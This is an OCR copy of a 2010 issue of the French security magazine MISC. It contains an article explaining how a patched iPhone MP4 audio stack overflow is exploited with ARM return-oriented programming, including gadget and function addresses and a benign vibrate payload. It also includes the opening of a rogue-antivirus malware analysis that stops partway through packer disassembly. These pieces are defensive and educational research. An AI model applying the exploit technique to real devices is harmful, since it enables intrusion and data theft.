MISC

Multi-System & Internet Security Cookbook

100 % SÉCURITÉ INFORMATIQUE

L 19018 - 49 - F: 8,00 € - RD

N° 49 MAI/JUIN 2010

France Métro : 8 € DOM : 8.80 € TOM Surface : 990 XPF TOM Avion : 1300 XPF
CH : 15,50 CHF BEL, LUX, PORT.CONT : 9 Eur CAN : 15 $CAD

SYSTEME *ORACLE*

Une simple injection SQL peut transformer votre SGBD en proxy HTTP

p. 64

RESEAU *VPN*

Comprenez et évaluez les 4 options d'interconnexion MPLS/BGP


p. 58

SOCIETE *CHINE*

Retour sur les émeutes du Xinjiang pour comprendre l'approche chinoise de l'infowar

p. 50

SCIENCE *CRYPTO*



Chiffrement Microsoft Office, ou comment une mauvaise implémentation de RC4 128 peut tout affaiblir...


p. 72

DOSSIER

VULNÉRABILITÉS WEB ET XSS

DES ENNEMIS QUE VOUS SOUS-ESTIMEZ !

1- Comprendre le fonctionnement et la nature de la menace
2- Evaluer le danger des XSS face aux attaques classiques
3- Expliquer leur succès et l'echec de la lutte anti-XSS
4- Comparer les mesures défensives proposées par les navigateurs



EXPLOIT CORNER


iPhone : exploitation d'un stack buffer overflow dans la gestion des fichiers audio

p. 04

MALWARE CORNER

Rogue AV : utilisation du gestionnaire des tâches pour effrayer les utilisateurs

p. 09



PENTEST CORNER

L'AppLocker de Windows 7 et 2008R2 mis à l'épreuve !

p. 12

BESOIN D'UN SERVEUR POLYVALENT, RAPIDE ET SUR MESURE ?

GNU/LINUX MAGAZINE HORS-SÉRIE N°48

debian !

DNS, DHCP, RAID, LVM, CHIFFREMENT, FTP, GESTION DE PAQUETS, ...

DISPONIBLE CHEZ VOTRE MARCHAND DE JOURNAUX DÈS LE 14 MAI 2010

www.ed-diamond.com

Sous réserve de toute modification.

ÉDITO L'éther du milieu : La toile selon Shelob

Il était une fois un protocole qui naquit dans l'indifférence quasi-générale, mais qui, quelques années plus tard, écrasait tout sur son passage : le fameux *web*. Un peu comme en médecine où les praticiens aiment à étaler leurs résidus de latin, ni « d'une et d'un », les geeks l'ont également baptisé d'un acronyme technique officiel : le HTTP (*Hyper Text Transfer Protocol*).

Son histoire, c'est un peu *One protocol to rule them all*. On décida de bloquer tous les autres protocoles : finis les Finger, Telnet, RPC et autres bases de données en accès direct depuis Internet (hum hum, enfin, finis en théorie), place au seul et unique HTTP.

Bon, comme ce n'est pas pratique, tout ce qu'on réalisait avant avec ces autres protocoles est maintenant encapsulé dans du HTTP. Mais vu de l'extérieur, c'est propre et carré, pas un haut bit qui dépasse. Pour parvenir à ce résultat, encore eut-il fallu que tous les acteurs se missent en ligne et à l'œuvre.

À un bout d'Internet, les serveurs, IIS, Apache et quelques autres obscurs et méconnus barons, furent placés dans des prisons démilitarisées, encadrées par des proxies et IDS/IPS. On ne voit hélas (ou pas) plus du tout de publications comme le légendaire `apache-scalp.c` sur OpenBSD de l'hilarant Gobbles, hein ! Plus rien à se mettre sous la d'Ent ?

La mode est maintenant à l'exploitation soit du langage de script supporté par le serveur, PHP en tête, soit des applications qui tournent sur ces serveurs : forums, webmails, et plus encore, tant les « serveurs d'applications » regorgent de merveilles. Les méchants sont mis en appétit, toujours pour la même fin d'ogre : le serveur est rooté. Mais la résistance s'organise : elfe lève-toi !

À l'autre bout, on trouve les 7 na(in)vigateurs. Bon, OK, ils sont sans doute un peu plus si on considère les lointains cousins et autres versions mobiles. En tout cas, ils sont LE truc à la mode, au point que certains s'offrent des campagnes de pub impressionnantes.

L'un revient au vieux leitmotiv insécuritaire du logiciel qui va vous protéger contre l'enfer qui sévit sur Internet, ô Intelligence embarrassante. Un autre poursuit son mojo publicitaire avec des affiches collées partout, faisant elles-mêmes la pub certes dudit navigateur, mais aussi de sites/enseignes partenaires : Chrome ne s'est pas construit en un jour.

C'en est presque rassurant de voir tous ces navigateurs à une telle fête piscicole, une guinche pour orques acariâtres, ou encore un bal rogue à thons.

Mais ces mesures prises par les développeurs et architectes pèsent-elles quand les humains continuent à livrer leurs secrets à leur blog et sur Facebook ? Bref, et si la menace sur la Toile ne venait pas que des failles techniques, mais aussi des *spiders* en quête d'informations que des esprits malins savent exploiter ? Ce n'est que dans un avenir proche que nous le saurons.

Bonne lecture,

Fred Raynal

Rendez-vous au 2 juillet 2010 pour le n°50 !

www.miscmag.com

MISC est édité par
Les Éditions Diamond
B.P. 20142 / 67603 Sélestat Cedex
Tél. : 03 67 10 00 20
Fax : 03 67 10 00 21
E-mail : cial@ed-diamond.com
Service commercial : abo@ed-diamond.com
Sites : www.miscmag.com
www.ed-diamond.com

IMPRIMÉ en Allemagne - PRINTED in Germany
Dépôt légal : A parution
N° ISSN : 1631-9036
Commission Paritaire : K 81190
Périodicité : Bimestrielle
Prix de vente : 8 Euros

LES ÉDITIONS DIAMOND

Directeur de publication : Arnaud Metzler
Chef des rédactions : Denis Bodor
Rédacteur en chef : Frédéric Raynal
Secrétaire de rédaction : Véronique Wilhelm
Conception graphique : Kathrin Troeger
Responsable publicité : Tél. : 03 67 10 00 26
Service abonnement : Tél. : 03 67 10 00 20
Impression : VPM Druck Rastatt / Allemagne
Distribution France :
(uniquement pour les dépositaires de presse)
MLP Réassort : Plate-forme de Saint-Barthélemy-d'Anjou.
Tél. : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier.
Tél. : 04 74 82 63 04
Service des ventes : Distri-médias : Tél. : 05 34 52 34 01

Membre April www.april.org

Charte de MISC

MISC est un magazine consacré à la sécurité informatique sous tous ses aspects (comme le système, le réseau ou encore la programmation) et où les perspectives techniques et scientifiques occupent une place prépondérante. Toutefois, les questions connexes (modalités juridiques, menaces informationnelles) sont également considérées, ce qui fait de MISC une revue capable d'appréhender la complexité croissante des systèmes d'information, et les problèmes de sécurité qui l'accompagnent. MISC vise un large public de personnes souhaitant élargir ses connaissances en se tenant informées des dernières techniques et des outils utilisés afin de mettre en place une défense adéquate.
MISC propose des articles complets et pédagogiques afin d'anticiper au mieux les risques liés au piratage et les solutions pour y remédier, présentant pour cela des techniques offensives autant que défensives, leurs avantages et leurs limites, des facettes indissociables pour considérer tous les enjeux de la sécurité informatique.

SOMMAIRE

IPHONE OS CORE AUDIO STACK BUFFER OVERFLOW

Jean Sigwald – Sogeti/ESEC – jean.sigwald@sogeti.com

mots-clés : IPHONE / EXPLOITATION / ARM

Le firmware iPhone 3.1.3 de février 2010 a permis à Apple de corriger plusieurs vulnérabilités. La plus notable affectait le chargeur de démarrage iBoot et permettait de jailbreaker les iPhones 3GS. Une autre faille intéressante découverte par Tobias Klein a également été patchée, il s'agissait d'un stack buffer overflow dans la gestion des fichiers audio au format MP4 [CVE]. L'exploitation des failles de sécurité sur l'iPhone est rendue compliquée par l'utilisation du bit XN (eXecute Never) du CPU ARM, empêchant l'exécution de code sur la pile et le tas. Nous présentons ici comment utiliser le « return oriented programming » pour exploiter cette faille.

1 Analyse de la vulnérabilité

1.1 Le format MP4 et le démon mediaserverd

Un fichier MP4 est un conteneur composé de plusieurs blocs appelés « atomes », identifiés par un tag ASCII de 4 octets précédé par la taille du bloc. Ces atomes peuvent être imbriqués et vont contenir des métadonnées ou des flux audio/vidéo. Un conteneur MP4 commence toujours par un atome « ftyp » qui indique le format des données contenues dans le fichier.

La gestion des fonctionnalités multimédias de l'iPhone est assurée par le *démon* **mediaserverd**, qui expose différentes méthodes via une interface IPC. Ce démon va donc gérer la lecture des flux audio et vidéo à la demande des différentes applications du téléphone, et en particulier décoder les différents formats de fichiers.




Figure 1 : Etat de la pile

1.2 Description du bug

La vulnérabilité concerne la fonction **MP4AudioStream::ParseHeader** dans la bibliothèque AudioToolbox. Le prologue de la fonction est le suivant :

```
STMFD SP!, {R4-R7,LR}
ADD R7, SP, #12
STMFD SP!, {R8,R10,R11}
FSTMFDD SP!, {D8-D15}
SUB SP, SP, #580
```

Le prologue sauvegarde les registres R4 à R11 (32 bits) et LR (*Link Register*, adresse de retour de la fonction) sur la pile, ainsi que les registres de calcul en virgule flottante (D8 à D15, 64 bits chacun). 580 octets sont ensuite réservés pour les variables locales de la fonction. L'état de la pile de cette fonction est présenté sur la figure 1.

La faille se situe au niveau du traitement des atomes « mvhd ». La fonction **memcpy** est appelée pour copier le contenu de l'atome dans le *buffer* « dest » de taille fixe sur la pile, et le paramètre **size** est directement contrôlé par l'attaquant.

```
ADD R1, R3, R1                  ; void * src = buffer sur le tas
LDR R2, [SP,#0x2A4+mvhd_size]   ; size_t size = taille de l'atome mvhd
MOV R0, R9                      ; void * dest = R9 = SP + 224
BL _memcpy
```

Il est donc possible d'écraser la valeur sauvegardée du registre LR en ouvrant un fichier MP4 audio (atome « ftyp = M4A ») contenant un atome « mvhd » de taille supérieure à 448 octets. Lors de l'exécution de l'épilogue de la fonction, les registres R4 à R11 et PC (pointeur d'instruction) seront chargés avec des valeurs choisies par l'attaquant.

```
SUB SP, R7, #88
FLDMEAD SP!, {D8-D15}
SUB SP, R7, #24
LDMFD SP!, {R8,R10,R11}
LDMFD SP!, {R4-R7,PC}
```

Le principal vecteur d'attaque pour exploiter cette faille est le navigateur Safari, qui ouvre automatiquement les fichiers audio et vidéo. L'*overflow* aura lieu dans le processus « mediaserverd ». Ce processus est exécuté avec le compte utilisateur mobile et ne possède donc pas les privilèges root.

2 Exploitation

Depuis la version 2.0 du *firmware*, la pile et le tas des processus iPhone OS ne sont plus exécutables. Le kernel empêche également la modification des droits des pages non signées ou l'allocation de pages exécutables. Cependant, l'absence d'ASLR et de *stack cookies* dans la fonction vulnérable permet de faire du *return oriented programming* pour exploiter cette faille.

La technique de return oriented programming consiste à forger une pile d'exécution valide qui sera remontée lors du retour de la fonction vulnérable et provoquera ainsi l'appel de fonctions choisies par l'attaquant. Cette technique n'offre pas la souplesse d'un shellcode arbitraire, mais il est possible d'utiliser des « gadgets » pour aller plus loin que l'appel successif de différentes fonctions. Les gadgets sont des morceaux de code effectuant une action précise (affectation mémoire, chargement de registre, etc.) et se terminant par une instruction équivalente au **ret** sur x86. Ces gadgets devront être identifiés au préalable par l'attaquant dans l'espace d'adressage du processus ciblé, puis combinés de manière appropriée pour créer la pile d'exécution.

2.1 Return oriented programming ARM

Pour forger une pile d'exécution correcte, il est nécessaire de comprendre la convention d'appel utilisée par l'ABI ARM (*Application Binary Interface*). Les 4 premiers paramètres sont passés dans les registres R0 à R3, et les suivants sur la pile. L'adresse de retour est stockée dans le registre LR, mais dans le cas où la fonction n'est pas une fonction terminale (*leaf function*, c'est-à-dire qui n'appelle pas d'autre fonction), ce registre sera placé sur la pile dans le prologue puis restauré dans l'épilogue de la fonction.

Les opérations de sauvegarde et restauration de registres sur la pile sont réalisées avec les instructions de transferts multiples : STM et LDM (*Store/Load Multiple*). Ces instructions possèdent de nombreuses variantes : *pre-increment*, *post-decrement*, etc. En pratique, c'est la variante FD, pour *Full Descending stack* (pre-decrement), qui est utilisée dans l'ABI ARM. Ainsi, le prologue et l'épilogue classiques d'une fonction non terminale seront les suivants :

```
STMFD SP!, {Ri-Rj, LR}
...
LDMFD SP!, {Ri-Rj, PC}
```

Les instructions **STMFD** et **LDMFD** correspondent respectivement aux instructions **PUSH** et **POP** sur x86. Le registre R7 joue le rôle de *frame pointer* (**ebp** sur x86).

Avant d'appeler une fonction, il est donc nécessaire de localiser un gadget permettant de charger les registres R0 à R3 avec des données issues de la pile (et donc contrôlées par l'attaquant). L'instruction suivante réalise cette opération puis transfère l'exécution à une adresse choisie par l'attaquant :

```
LDMFD SP!, {R0-R3,PC}          #0xE8BD800F
```

Pour déterminer l'emplacement d'une telle instruction, il est possible de rechercher l'*opcode* correspondant dans le fichier **/System/Library/Caches/com.apple.dyld/dyld_shared_cache_armv6** du téléphone. Ce fichier regroupe les bibliothèques dynamiques les plus utilisées afin d'accélérer le lancement des applications, et est mappé à l'adresse 0x30000000 dans l'espace d'adressage de chaque processus.

Dans le cas du firmware 3.1.2 pour l'iPhone 3G, une recherche de l'opcode 0xE8BD800F (*little endian*) dans ce fichier de cache renvoie plusieurs résultats, on utilisera ici l'adresse 0x300199CC pour le gadget **gadget_R0R3**.

À noter que contrairement à l'architecture x86, il n'est pas possible de « créer » des instructions en sautant au milieu d'une instruction légitime, car le pointeur d'instruction doit être aligné sur 2 ou 4 octets (modes thumb et normal respectivement), sans quoi une exception de type « data abort » est levée par le CPU.

Une fois les paramètres chargés dans les registres, la technique consiste à sauter sur la seconde instruction de la fonction à appeler, pour éviter d'empiler le registre LR sur la pile. De cette façon, lorsque l'épilogue de la fonction est atteint, la valeur de LR récupérée sur la pile est contrôlée par l'attaquant qui peut donc enchaîner les appels.

2.2 Payload Vibrate

Le *payload* décrit sur la figure 2 a pour objectif de faire vibrer le téléphone (s'il n'est pas en mode silencieux) via la fonction **AudioServicesPlaySystemSound**, puis de quitter

proprement le processus « mediaserverd ». Un appel à la fonction **sleep** est également réalisé pour « laisser le temps » au téléphone de vibrer avant de terminer le processus. L'enchaînement des appels est le suivant :

```
AudioServicesPlaySystemSound(kSystemSoundID_Vibrate);
//kSystemSoundID_Vibrate=0x00000FFF
exit(sleep(10));
```




Figure 2 : Détail du payload

Pour l'appel à **exit**, le paramètre n'est pas important et nous n'avons donc pas besoin d'utiliser le gadget pour charger une valeur dans R0. De plus, la fonction **sleep** renvoie 0, donc tout devrait bien se passer.

Nom	Adresse
gadget_R0R3	0x300199CC
AudioServicesPlaySystemSound	0x31FE2F8C
sleep	0x3277113C
exit	0x32756FB8

Tableau 1 : Adresses des fonctions et gadgets pour l'iPhone 3G firmware 3.1.2

2.3 Cas de l'iPhone jailbreaké

Lorsque le téléphone est jailbreaké, le kernel est patché pour ne plus vérifier les signatures des binaires. De plus, la gestion de la protection des pages mémoires est modifiée et il est possible de rendre n'importe quelle page mémoire exécutable (par exemple, passer de RW à RWX).

Cette modification est nécessaire pour la bibliothèque d'insertion de code Mobile Substrate, dont dépendent certains programmes utilisés sur les iPhones jailbreakés : par exemple, l'outil de désimlockage ultrasn0w, ou encore Winterboard, qui permet de personnaliser le menu du téléphone (fond d'écran, etc.).

Ainsi, dans le cas où l'iPhone ciblé est jailbreaké, il est possible d'exécuter un shellcode arbitraire relativement facilement en 2 temps :

- *return oriented programming* pour activer le *copy-on-write* (**VM_PROT_COPY**) sur une page déjà exécutable et y recopier le shellcode ;
- saut vers le shellcode recopié dans la page exécutable.

Conclusion

Cette vulnérabilité est intéressante car il s'agit d'un « cas d'école » de *stack buffer overflow*, et le contrôle du pointeur d'instruction est immédiat. Ce type de faille est assez critique, car le compte utilisateur mobile peut établir des connexions réseau et accéder à de nombreuses données sensibles : SMS, Contacts, etc. En effet, le système de *sandbox* d'iPhone OS n'empêche pas la lecture de ces fichiers.

L'utilisation d'outils pour identifier et combiner automatiquement les différents gadgets, comme présenté dans la thèse de Tim Kornau **[ROP]**, permettrait de faciliter la mise au point de payloads plus complexes, comme celui utilisé lors du challenge Pwn2Own **[P2O]** pour envoyer la base de données des SMS à un serveur contrôlé par l'attaquant. L'apparition éventuelle de l'ASLR dans la prochaine version majeure du firmware iPhone 4.0 pourrait rendre cette méthode d'exploitation impraticable, ou tout du moins plus difficile à mettre en place. ■

▪ RÉFÉRENCES

[CVE] ***Apple iPhone OS and Mac OS X CoreAudio Stack Buffer Overflow,*** **Tobias Klein,** http://www.trapkit.de/advisories/TKADV2010-002.txt

[PATCH] ***About the security content of iPhone OS 3.1.3 and iPhone OS 3.1.3 for iPod touch,*** http://support.apple.com/kb/HT4013

[ROP] ***Return Oriented Programming for the ARM Architecture,*** **Tim Kornau,** http://zynamics.com/downloads/kornau-tim--diplomarbeit--rop.pdf

[P2O] ***Ralf-Philipp Weinmann & Vincenzo Iozzo own the iPhone at PWN2OWN,*** http://blog.zynamics.com/2010/03/24/

Avez-vous l'âme du collectionneur ?

Boostez votre collection !

Vous recherchez un magazine en particulier ? Allez sur www.ed-diamond.com pour voir le sommaire détaillé de chaque magazine et ensuite... Boostez votre collection avec les « Power packs x5 », soit 5 MISC pour 25€ et les « Power packs x10 », soit 10 MISC pour 40€, à choisir dans la liste ci-dessous :

Les 4 façons de commander !

Par courrier
En nous renvoyant ce bon de commande.

Par téléphone
Entre 9h-12h & 14h-18h au 03 67 10 00 20 (paiement C.B.)

Par le Web
Sur notre site : www.ed-diamond.com.

Par fax
Au 03 67 10 00 21 (C.B. et/ou bon de commande administratif)

5 Nos de MISC Multi-System & Internet Security Cookbook 25€ ou 10 Nos de MISC Multi-System & Internet Security Cookbook 40€

Choisissez vos numéros dans le tableau ci-dessous*
* Seuls les numéros ci-dessous sont disponibles pour une commande de Power Packs x5 et x10

- N°1 Les vulnérabilités du Web !
- N°2 Windows et la sécurité
- N°4 Internet un château construit sur du sable? ...ou les protocoles réseaux en question
- N°6 Sécurité du wireless ?
- N°7 La guerre de l'information - évaluation, riques, enjeux
- N°8 Honeypots - Le piège à pirate !
- N°9 Que faire après une intrusion ?
- N°10 VPN - Virtual Private Networt - Créez votre réseau sécurisé sur internet
- N°11 Test d'intrusion - Mettez votre sécurité à l'épreuve !
- N°12 La faille venait du logiciel
- N°13 PKI - Public Key Infrastructure
- N°14 Reverse Engineering - Retour au sources
- N°15 Authentification
- N°16 Télécoms - Les risques des infrastructures
- N°17 Comment lutter contre - Le spam, les malwares, les spywares ?
- N°18 Dissimulation d'information
- N°19 Les Dénis de Services - La menace rôd
- N°20 Cryptographie malicieuse : quand les vers et virus se mettent à la crypto
- N°21 Limites de la sécurité
- N°22 Superviser sa sécurité
- N°23 De la recherche de faille à l'exploit
- N°24 Attaques sur le Web
- N°25 Bluetooth, P2P, Messageries instantanées : Les nouvelles cibles
- N°26 Matériel, mémoire, humain, multimédia : Attaques tous azimuts
- N°27 IPv6 : Sécurité, mobilité et VPN, les nouveaux enjeux
- N°28 Exploits et correctifs : Les nouvelles protections à l'épreuve du feu
- N°29 Sécurité du coeur de réseau IP : un organe critique
- N°30 Les protections logicielles
- N°31 Le risque VoIP
- N°32 Que penser de la sécurité selon Microsoft ?
- N°33 RFID - Instrument de sécurité ou de surveillance ?
- N°34 Noyau et rootkit
- N°35 Autopsie & Forensic
- N°36 Lutte informatique Offensive - Les attaques ciblées
- N°37 Déni de service
- N°38 Code malicieux - Quoi de neuf ?
- N°39 Fuzzing - Injectez des données et trouvez les failles cachées
- N°40 SÉCURITÉ DES RÉSEAUX - Les nouveaux enjeux
- N°41 LA CYBERCRIMINALITÉ ...ou quand le net se met au crime organisé

Numéros MISC épuisés :
N°3 et N°5

Bon de commande power packs

à remplir (ou photocopier) et à retourner aux Éditions Diamond – MISC – BP 20142 – 67603 Sélestat Cedex

Cochez ici ▲ POWER PACKS X5

OUI, je désire acquérir un power pack X5	1er 1PP* X5	2ème 2PP* X5	3ème 3PP* X5
1, MISC N°			
2, MISC N°			
3, MISC N°			
4, MISC N°			
5, MISC N°			
Total par série de POWER PACKS X5 :	25 €	50 €	75 €
Les hors-séries et les numéros spéciaux sont exclus des PP*		TOTAL :	
Ex : Achat d'un POWER PACK x5 :		FRAIS DE PORT :	
- France Métro. : Total = 25€ + 4€ de frais de port par pack.		FRANCE MÉTRO. :	+4 € × (X PACK)
- HORS France Métro. : Total = 25€ + 6€ de frais de port par pack.		HORS FRANCE MÉTRO. :	+6 € × (X PACK)
* PP= POWER PACK		TOTAL :	

Cochez ici ▲ POWER PACKS X10

OUI, je désire acquérir un power pack X10	1er 1PP* X10	2ème 2PP* X10	3ème 3PP* X10
1, MISC N°			
2, MISC N°			
3, MISC N°			
4, MISC N°			
5, MISC N°			
6, MISC N°			
7, MISC N°			
8, MISC N°			
9, MISC N°			
10, MISC N°			
Total par série de POWER PACKS X10 :	40 €	80 €	120 €
Les hors-séries et les numéros spéciaux sont exclus des PP*		TOTAL :	
Ex : Achat d'un POWER PACK x10 :		FRAIS DE PORT :	
- France Métro. : Total = 40€ + 8€ de frais de port par pack.		FRANCE MÉTRO. :	+8 € × (X PACK)
- HORS France Métro. : Total = 40€ + 12€ de frais de port par pack.		HORS FRANCE MÉTRO. :	+12 € × (X PACK)
* PP= POWER PACK		TOTAL :	

Voici mes coordonnées postales :
Nom :
Prénom :
Adresse :
Code Postal :
Ville :

Je choisis de régler par :

- ❑ Chèque bancaire ou postal à l'ordre des Editions Diamond
- ❑ Carte bancaire n° |_|_|_|_| |_|_|_|_| |_|_|_|_| |_|_|_|_|

Expire le : |_|_|_|_|

Cryptogramme visuel : |_|_|_|

Date et signature obligatoire

Complétez votre collection des anciens numéros de...

Les 4 façons de commander !

Par courrier
En nous renvoyant ce bon de commande.

Par le Web
Sur notre site : www.ed-diamond.com.

Par téléphone
Entre 9h-12h & 14h-18h au 03 67 10 00 20 (paiement C.B.)

Par fax
Au 03 67 10 00 21 (C.B. et/ou bon de commande administratif)

MISC

du numéro...
...au numéro

MISC HORS-SÉRIE

Retrouvez tous les anciens numéros ainsi que nos offres spéciales sur notre site : http://www.ed-diamond.com

Bon de commande MISC Hors-série

Réf.	Désignation	Prix / Nos
MISCHS N°1	Test d'intrusion : Comment évaluer la sécurité de ses systèmes et réseaux ?	8,00 €
MISCHS N°2	CARTES À PUCE - Découvrez leurs fonctionnalités et leurs limite	8,00 €

Bon de commande MISC

Réf.	Désignation	Prix / Nos
MISC N°27	IPv6 : Sécurité, mobilité et VPN, les nouveaux enjeux	8,00 €
MISC N°28	Exploits et correctifs : Les nouvelles protections à l'épreuve du feu	8,00 €
MISC N°29	Sécurité du coeur de réseau IP : un organe critique	8,00 €
MISC N°30	Les protections logicielles	8,00 €
MISC N°31	Le risque VoIP	8,00 €
MISC N°32	Que penser de la sécurité selon Microsoft ?	8,00 €
MISC N°33	RFID - Instrument de sécurité ou de surveillance ?	8,00 €
MISC N°34	Noyau et rootkit	8,00 €
MISC N°35	Autopsie & Forensic	8,00 €
MISC N°36	Lutte informatique Offensive - Les attaques ciblées	8,00 €
MISC N°37	Déni de service	8,00 €

Bon de commande MISC

Réf.	Désignation	Prix / Nos
MISC N°38	Code malicieux - Quoi de neuf ?	8,00 €
MISC N°39	Fuzzing - Injectez des données et trouvez les failles cachées	8,00 €
MISC N°40	Sécurité des réseaux - Les nouveaux enjeux	8,00 €
MISC N°41	La cybercriminalité ...ou quand le net se met au crime organisé	8,00 €
MISC N°42	La virtualisation : Vecteur de vulnérabilité ou de sécurité ?	8,00 €
MISC N°43	La sécurité des web services	8,00 €
MISC N°44	Compromissions électromagnétiques	8,00 €
MISC N°45	La sécurité de Java en question	8,00 €
MISC N°46	Construisez et validez votre sécurité	8,00 €
MISC N°47	La lutte antivirale, une cause perdue ?	8,00 €
MISC N°48	Comment se protéger contre la peste spam ?	8,00 €

Bon de commande

à remplir (ou photocopier) et à retourner aux Éditions Diamond – MISC – BP 20142 – 67603 Sélestat Cedex

	Référence	Prix / N°	Qté	Total
EXEMPLE :	MISC N°42	8,00 €	1	8,00 €
		TOTAL :		
		FRAIS DE PORT FRANCE MÉTRO. :		+3,9 €
		FRAIS DE PORT HORS FRANCE MÉTRO. :		+6 €
		TOTAL :		

Voici mes coordonnées postales :

Nom :

Prénom :

Adresse :

Code Postal :

Ville :

Je choisis de régler par :

- ❑ Chèque bancaire ou postal à l'ordre des Éditions Diamond
- ❑ Carte bancaire n° |_|_|_|_| |_|_|_|_| |_|_|_|_| |_|_|_|_|

Expire le : |_|_|_|_|


Cryptogramme visuel : |_|_|_|

Date et signature obligatoire

Retrouvez les sommaires et commandez tous nos magazines sur notre site :
http://www.ed-diamond.com

ROGUE AV : UTILISATION DU GESTIONNAIRE DES TÂCHES POUR EFFRAYER LES UTILISATEURS

Nicolas Brulez – nicolas.brulez@kaspersky.fr
Senior Malware Researcher – Global Research and Analysis Team
Kaspersky Lab France



mots-clés : CODES MALICIEUX / REVERSE ENGINEERING / ROGUE / ANALYSE DE CODE / FAKEAV / SCAREWARE / INJECTION

Les faux antivirus (Rogue AV) sont présents depuis de nombreuses années et tentent d'effrayer les utilisateurs en leur faisant croire que leurs machines sont infectées. Le FBI affirme que le montant des fraudes est supérieur à 150 Millions de dollars, et pour obtenir une telle somme, les cybercriminels sont sans cesse à la recherche de techniques alarmantes et effrayantes pour les utilisateurs.

Cet article présente une technique récente utilisée pour les convaincre d'acheter leur antivirus factice.

Une DLL utilisant un *packer* (*loader*) polymorphique (pour ralentir l'analyse et empêcher la création d'une simple signature) est injectée dans le gestionnaire des tâches (**taskmgr.exe**) pour afficher des informations complémentaires sur les processus en mémoire. Nous allons voir en détails comment fonctionne notre DLL.

1 Le packer/loader

Notre Rogue n'utilise pas un packer à proprement parler, c'est-à-dire que le fichier à protéger n'est pas modifié directement. Alors qu'un packer classique modifie l'application à chiffrer en ajoutant une routine de déchiffrement directement dans celle-ci, nous sommes ici en présence d'un autre type de protection. L'exécutable original n'est pas modifié, mais incorporé dans un autre programme loader, dont le seul but est de charger et d'exécuter l'application à protéger, en mémoire seulement. A aucun moment, l'application originale n'est copiée sur le disque. La coquille est polymorphique et change donc à chaque fois qu'une application est protégée.

C'est ainsi que tous les composants du Rogue sont protégés. Voici par exemple le point d'entrée de l'un d'eux :

```
; BOOL __stdcall DllEntryPoint(HINSTANCE hinstDLL, DWORD
                public DllEntryPoint
DllEntryPoint   proc near

hinstDLL        = dword ptr  4
fdwReason       = dword ptr  8
lpReserved      = dword ptr  0Ch

                mov     ds:dword_10017DA8, ecx
                push    ebx
                pop     ds:dword_10017D78
                push    edx
                pop     ds:dword_10017C53
                mov     ds:dword_10017C4B, edi
                push    esi
                pop     ds:dword_10017D6A
                lea     edi, unk_10017BB8
                push    edi
                mov     ch, ds:byte_100163D4
                mov     ds:dword_10016018, edx
                pop     eax
                add     byte ptr ds:dword_10016048, 82h
                push    ebp
                mov     ecx, 595Eh
                shr     edx, 1
                mov     ds:dword_1001603C, 0A3Fh
                pop     dword ptr [eax]
                sub     esi, 5D11h
                mov     ds:dword_10016010, ebx
                mov     ds:dword_10016040, 1BCEh
                push    ecx
                lea     esi, [eax+60DEh]
                inc     ecx
                push    esi
                adc     edi, 6251h
                shl     esi, 3
                call    sub_100020BE
